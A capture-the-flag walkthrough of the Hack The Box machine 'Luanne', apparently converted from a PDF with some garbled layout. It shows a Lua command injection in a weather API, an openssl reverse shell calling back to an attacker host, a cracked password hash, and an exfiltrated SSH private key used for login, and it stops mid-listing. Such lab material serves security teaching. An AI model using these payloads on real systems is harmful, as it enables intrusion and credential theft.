

# luanne


```
li)-[/Documents/htb/boxes/luanne]
   nmap -sC -sV -oA nmap/luanne 10.10.10.218
Starting Nmap 7.91 ( https://nmap.org ) at 2021-05-15 20:51 EDT
Nmap scan report for 10.10.10.218
Host is up (0.082s latency).
Not shown: 997 closed ports
        STATE SERVICE VERSION
PORT
        open ssh
                      OpenSSH 8.0 (NetBSD 20190418-hpn13v14-lpk; protocol 2.0)
22/tcp
 ssh-hostkey:
    3072 20:97:7f:6c:4a:6e:5d:20:cf:fd:a3:aa:a9:0d:37:db (RSA)
    521 35:c3:29:e1:87:70:6d:73:74:b2:a9:a2:04:a9:66:69 (ECDSA)
    256 b3:bd:31:6d:cc:22:6b:18:ed:27:66:b4:a7:2a:e4:a5 (ED25519)
80/tcp
       open http
                      nginx 1.19.0
  http-auth:
 HTTP/1.1 401 Unauthorized\x0D
   Basic realm=.
 http-robots.txt: 1 disallowed entry
  /weather
 _http-server-header: nginx/1.19.0
 _http-title: 401 Unauthorized
9001/tcp open http Medusa httpd 1.12 (Supervisor process manager)
  http-auth:
  HTTP/1.1 401 Unauthorized\x0D
    Basic realm=default
 _http-server-header: Medusa/1.12
 http-title: Error response
Service Info: OS: NetBSD; CPE: cpe:/o:netbsd:netbsd
```

we need authentication , and we dont know what kind of service this is







here we need authentication as well that we dont have




what we gonna do is running dirsearch to look for folders and files




we have to fuzz that directory we gonna use ffuf



par hazard




Let's try a few things here, see if we can break the JSON




SyntaxError: JSON.parse: unexpected character at line 1 column 1 of the JSON data

send it to repeater, build a string by concatenating a and b to see if we have some sort of injection here



#### url encoded



here we have some kind of injection

```
Raw Params Headers Hex
                                                                                               Raw Headers Hex
Pretty Raw \n Actions ✔
                                                                                              Pretty Raw Render \n Actions >
1 GET /weather/forecast?city='+..+os.execute("id")+..+' HTTP/1.1
                                                                                              1 HTTP/1.1 500 Error
                                                                                               2 Server: nginx/1.19.0
                                                                                              3 Date: Sun, 16 May 2021 01:20:29 GMT
4 Content-Type: application/json
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
                                                                                               5 Connection: close
5 Accept-Language: en-US, en; q=0.5
6 Accept-Encoding: gzip, deflate
                                                                                               6 Content-Length: 177
7 Connection: close
8 Upgrade-Insecure-Requests: 1
                                                                                              8 {
9 Cache-Control: max-age=0
                                                                                                   "code":500.
                                                                                                  uid=24(_httpd)gid=24(_httpd)groups=24(_httpd)
                                                                                                  <br>Luaerror:[
                                                                                                                            httpd.write('{"code": 500,')..."
                                                                                                     strina"
                                                                                                   ]:2:attempttoconcatenateabooleanvalue
```

Let's get a reverse shell

## Start the Listener (Pentest Box)

```
openssl s_server -quiet -key key.pem -cert cert.pem -port <PORT>
```

## Launch Reverse Shell (Target Box)

On the target box, the compromised machine you have RCE on, run this...

```
low-user@pwned#: mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl
s_client -quiet -connect <ATTACKER-IP>:<PORT> > /tmp/s; rm /tmp/s
```

generate a certificate

```
li)-[/Documents/htb/boxes/luanne]
   openssl req -x509 -newkey rsa:4096 -keyout key.pem -out cert.pem -days 365 -nodes
Generating a RSA private key
writing new private key to 'key.pem'
You are about to be asked to enter information that will be incorporated
into your certificate request.
What you are about to enter is what is called a Distinguished Name or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

Listening on port 1337 using certificate that we created

```
Request
               Headers
 Raw
      Params |
Pretty Raw \n
                 Actions V
1 GET /weather/forecast?city='+..+os.execute("mkfifo /tmp/s;
  /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 10.10.14.23:1337 > /tmp/s; rm /tmp/s")+..+' HTTP/1.1
2 Host: 10.10.10.218
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9 Cache-Control: max-age=0
10
```

### url encoded

```
1 GET /weather/forecast?city=
   '+..+os.execute("mkfifo+/tmp/s%3b+/bin/sh+-i+<+/tmp/s+2>%261+|+openssl+s_client+-quiet+-connect+10.10.14.
   23%3a1337+>+/tmp/s%3b+rm+/tmp/s")+..+' HTTP/1.1
2 Host: 10.10.10.218
```

#### execute

```
(root  kali)-[/Documents/htb/boxes/luanne]
# openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
sh: can't access tty; job control turned off
$ id
uid=24(_httpd) gid=24(_httpd) groups=24(_httpd)
```

we have in this directory a hash that we have to crack

```
$ ls -al
total 20
                      wheel 512 Nov 25 11:27
drwxr-xr-x
             2 root
drwxr-xr-x
            24 root
                     wheel
                             512 Nov 24 09:55
                             47 Sep 16
                                          2020 .htpasswd
             1 root
                      wheel
-rw-r--r--
                                          2020 index.html
             1 root
                      wheel
                             386 Sep 17
-rw-r--r--
-rw-r--r--
             1 root
                      wheel
                              78 Nov 25 11:38 robots.txt
 cat ./htpasswd
cat: ./htpasswd: No such file or directory
 cat .htpasswd
webapi_user:$1$vVoNCsOl$lMtBS6GL2upDbR4Owhzyc0
```

```
root® kali)-[/Documents/htb/boxes/luanne]
# vi hash
```

\$1\$vVoNCsOl\$lMtBS6GL2upDbR4Owhzyc0

#### iamthebest

we dont know what we gonna do with it, let's save it for now let's look at running processes

```
$ ps
USER
               PID %CPU %MEM
                                             RSS TTY
                                                               12:51AM 0:01.02 [system]
                 0
                    0.0 0.2
                                       0 12756
                                 21864
35740
                                                                12:51AM 0:00.01 init
root
                     0.0 0.0
                                          1520
                                                                12:51AM 0:00.02 /usr/sbin/syslogd -s
root
                     0.0
                           0.0
                                           2296
r.michaels 185 0.0 0.0
                                                                12:51AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3001 -L weather /home
                                  36004
                                           1968 ?
                                                               12:51AM 0:00.00 /usr/sbin/powerd
12:51AM 0:00.00 nginx: master process /usr/pkg/sbin/nginx
root
                    0.0 0.0
                                           1828
root
               318 0.0 0.1 117944
                                                                12:51AM 0:02.00 /usr/pkg/bin/vmtoolsd
root
                                                               12:51AM 0:01.15 /usr/pkg/bin/python3.8 /usr/pkg/bin/supervisord-3.8 12:51AM 0:00.00 /usr/sbin/sshd
               336 0.0 0.2 121940 15136
root
                348
                     0.0
                           0.0
                                  71344
                                                               12:51AM 0:05.67 nginx: worker process
12:51AM 0:00.01 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/
                     0.0 0.1
                                  33888
                                           3244 ?
nginx
 _httpd
                     0.0 0.0 34952
                                           2008 ?
                                                              12:51AM 0:00.01 /usr/sbin/cron
12:51AM 0:00.07 /bin/sh /usr/local/scripts/processes.sh
12:51AM 0:00.05 /bin/sh /usr/local/scripts/memory.sh
12:51AM 0:00.05 /bin/sh /usr/local/scripts/uptime.sh
root
               402
                    0.0 0.0 20216
                                           1668 ?
httpd
                     0.0
                           0.0 22728
                                           1660
                     0.0 0.0
                                 19988
                                           1656
 httpd
_httpd
                     0.0
                           0.0
                                 20240
 _httpd
                     0.0
                           0.0
                                           1388
                                                                 1:41AM 0:00.00 sleep 30
                     0.0
                           0.0 19856
                                                                 1:41AM 0:00.00 ps -auxw
 _httpd
                    0.0
                           0.0
                                  17640
                                                                 1:41AM 0:00.00 sleep 30
 httpd
                                                                1:41AM 0:00.00 sleep 30
1:35AM 0:00.00 /usr/libexec/httpd -u -X -s -i 127.0.0.1 -I 3000 -L weather /usr/
_httpd
                    0.0 0.0 17636
                                           1388 ?
 _httpd
                    0.0
                           0.0
                                           2332
                                           4748 ? S 1:35AM 0:00.02 openssl s_client -quiet -connect 10.10.14.23:1337

1712 ? I 1:35AM 0:00.00 sh -c mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>61 | openssl s_client

1680 ? S 1:35AM 0:00.00 /bin/sh -i

1584 ttyE0 Is+ 12:51AM 0:00.00 /usr/libexec/getty Pc constty
 httpd
                    0.0 0.1 26752
              2587
                                 20036
 httpd
                     0.0 0.0
                                  24064
 httpd
              2647
                    0.0 0.0
                           0.0
                                  19784
                    0.0
root
               421 0.0
                                                               12:51AM 0:00.00 /usr/libexec/getty Pc ttyE1
                           0.0
                                  19780
                                           1584 ttyE1 Is+
root
root
                                           1580 ttyE2 Is+
                                                               12:51AM 0:00.00 /usr/libexec/getty Pc ttyE2
                                  19780
                                           1584 ttyE3 Is+ 12:51AM 0:00.00 /usr/libexec/getty Pc ttyE3
```

let's get it using curl with the credentials that we got previously

```
$ curl http://webapi_user:iamthebest@localhost:3001
           % Received % Xferd Average Speed
                                                       Time
                                                               Time
                                                                     Current
                                Dload Upload
                                               Total
                                                       Spent
                                                               Left
                                                                     Speed
100
     386 100
                386
                       0
                                55142
                                          0 --:--:--
<!doctype html>
<html>
  <head>
    <title>Index</title>
  </head>
  <body>
    <h3>Weather Forecast API</h3>
    <h4>List available cities:</h4>
    <a href="/weather/forecast?city=list">/weather/forecast?city=list</a>
    <h4>Five day forecast (London)</h4>
    <a href="/weather/forecast?city=London">/weather/forecast?city=London</a>
    <hr>
  <∕ bodv>
</html>
```

that looks like the web site before, that means the user r.michaels has a public html directory in his home directory

which is exposed on the web server also he has copied his private key inside this directory

```
$ curl http://webapi_user:iamthebest@localhost:3001/~r.michaels/id_rsa
  % Total
             % Received % Xferd
                                 Average Speed
                                                 Time
                                                         Time
                                                                        Current
                                 Dload Upload
                                                 Total
                                                                  Left
                                                         Spent
                                                                        Speed
     2610
           100
                                  637k
                2610
                                                                           637k
     BEGIN OPENSSH PRIVATE KEY-
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn
NhAAAAAwEAAQAAAYEAvXxJBbm4VKcT2HABKV2Kzh9GcatzEJRyvv4AAalt349ncfDkMfFB
Icxo9PpLUYzecwdU3LqJlzjFga3kG7VdSEWm+C1fiI4LRwv/iRKyPPvFGTVWvxDXFTKWXh
ODpaB9XVjggYHMr0dbYcSF2V5GMfIyxHQ8vGAE+QeW9I0Z2nl54ar/I/j7c87SY59uRnHQ
kzRXevtPSUXxytfuHYr1Ie1YpGpdKqYrYjevaQR5CAFdXPobMSxpNxFnPyyTFhAbzQuchD
ryXEuMkQOxsqeavnzonomJSuJMIh4ym7NkfQ3eKaPdwbwpiLMZoNReUkBqvsvSBpANVuyK
BNUj4JWjBpo85lrGqB+NG2MuySTtfS8lXwDvNtk/DB3ZSg50FoL0LKZeCeaE6vXQR5h9t8
3CEdS08yVrcYMPlzVRBcHp00DdLk4cCtqj+diZmR8MrXokSR8y5XqD3/IdH5+zj1BTHZXE
pXXqVFFB7Jae+LtuZ3XTESrVnpvBY48YRkQXAmMVAAAFkBjYH6gY2B+oAAAAB3NzaC1yc2
EAAAGBAL18SQW5uFSnE9hwASldis4fRnGrcxCUcr7+AAGpbd+PZ3Hw5DHxQSHMaPT6S1GM
3nMHVNy6iZc4xYGt5Bu1XUhFpvgtX4iOC0cL/4kSsjz7xRk1Vr8Q1xUyll4dA6WgfV1Y4I
GBzK9HW2HEhdleRjHyMsR0PLxgBPkHlvSNGdp5eeGq/yP4+3P00mOfbkZx0JM0V3r7T0lF
8crX7h2K9SHtWKRqXSqmK2I3r2kEeQgBXVz6GzEsaTcRZz8skxYQG80LnIQ68lxLjJEDsb
Knmr586J6JiUriTCIeMpuzZH0N3imj3cG8KYizGaDUXlJAar7L0gaQDVbsigTVI+CVowaa
POZaxqgfjRtjLskk7X0vJV8A7zbZPwwd2UoOThaC9CymXgnmhOr10EeYfbfNwhHUjvMla3
GDD5c1UQXB6dNA3S5OHArao/nYmZkfDK16JEkfMuV6g9/yHR+fs49QUx2VxKV16lRRQeyW
nvi7bmd10×Eq1Z6bwWOPGEZEFwJjFQAAAAMBAAEAAAGAStrodgySV07RtjU5IEBF73vHdm
xGvowGcJEjK4TlV0Xv9cE2RMyL8HAyHmUqkALYdhS1X6WJaWYSEFLDxHZ3bW+msHAsR2Pl
7KE+x8XNB+5mRLkflcdvUH51jKRlpm6qV9AekMrYM347CXp7bg2iKWUGzTkmLTy5ei+XYP
DE/9vxXEcTGADqRSu1TYnUJJwdy6lnzbut7MJm7L004hLdGBQNapZiS9DtXpWlBBWyQolX
er2LNHfY8No9MWXIjXS6+MATUH27TttEgQY3LVztY0TRXeHgmC1fdt0yhW2eV/Wx+oVG6n
NdBeFEuz/BBQkgVE7Fk9gYKGj+woMKzO+L8eDll0QFi+GNtugXN4FiduwI1w1DPp+W6+su
o624DqUT47mcbxulMkA+XCXMOIEFvdfUfmkCs/ej64m70sRaIs8Xzv2mb3ER2ZBDXe19i8
Pm/+ofP8HaHlCnc9jEDfzDN83HX9CjZFYQ4n1KwOrvZbPM1+Y5No3yKq+tKdzUsiwZAAAA
wFXoX8cQH66j83Tup9oYNSzXw7Ft8TgxKtKk76lAYcbITP/wQhjnZcfUXn0WDQKCbVnOp6
LmyabN2lPPD3zRtRj50/sLee68xZHr09I/Uiwj+mvBHzVe3bvLL0zMLBxCKd0J++i3FwOv
+ztOM/3WmmlsERG2GOcFPxz0L2uVFve8PtNpJvy3MxaYl/zwZKkvIXtqu+WXXpFxXOP9qc
f2jJom8mmRLvGF0e0akCBV2NCGq/nJ4bn0B9vuexwEpxax4QAAAMEA44eCmj/6raALAYc0
D1UZwPTuJHZ/89jaET6At6biCmfaBqYuhbvDYUa9C3LfWsq+07/S7khHSPXoJD0DjXAIZk
N+59o58CG82wvGl2RnwIpIOIFPoQyim/T0q0FN6CIFe6csJg8RDdvq2NaD6k6vKSk6rRgo
IH3BXK8fc7hLQw58o5kwdFakClbs/q9+Uc7lnDBmo33ytQ9pqNVuu6nxZqI2lG88QvWjPg
nUtRpvXwMi0/QMLzzoC6TJwzAn39GXAAAAwQDVMhwBL97HThxI60inI1SrowaSpMLMbWqq
189zIG0dHfVDVQBCXd2Rng15eN5WnsW2LL8iHL25T5K2yi+hsZHU6jJ0CNuB1X6ITuHhQg
QLAuGW2EaxejWHYC5gTh7jwK6wOwQArJhU48h6DFl+5PU08KQCDBC9WaGm3EVXbPwXlzp9
90GmTT9AggBQJhLiXlkoSMReS36EYkxEncYdWM7zmC2kkxPTSVWz94I87YvApj0vepuB7b
45bBkP5x0hrjMAAAAVci5taWNoYWVsc0BsdWFubmUuaHRiAQIDBAUG
     END OPENSSH PRIVATE KEY-
```

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1 -----BEGIN OPENSSH PRIVATE KEY-----2 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 38 ----END OPENSSH PRIVATE KEY-----

—(root@ kali)-[/Documents/htb/boxes/luanne]
—# chmod 600 key.txt

```
ali)-[/Documents/htb/boxes/luanne]
    ssh -i key.txt r.michaels@10.10.10.218
Last login: Fri Sep 18 07:06:51 2020
NetBSD 9.0 (GENERIC) #0: Fri Feb 14 00:06:28 UTC 2020
Welcome to NetBSD!
luanne$ id
uid=1000(r.michaels) gid=100(users) groups=100(users)
luanne$ ls
backups
                        public html user.txt
            devel
luanne$ cat user.txt
ea5f0ce6a917b0be1eabc7f9218febc0
luanne$ cd backups/
luanne$ ls -al
total 12
dr-xr-xr-x 2 r.michaels users
                                  512 Nov 24 09:26 .
dr-xr-x---
           7 r.michaels users
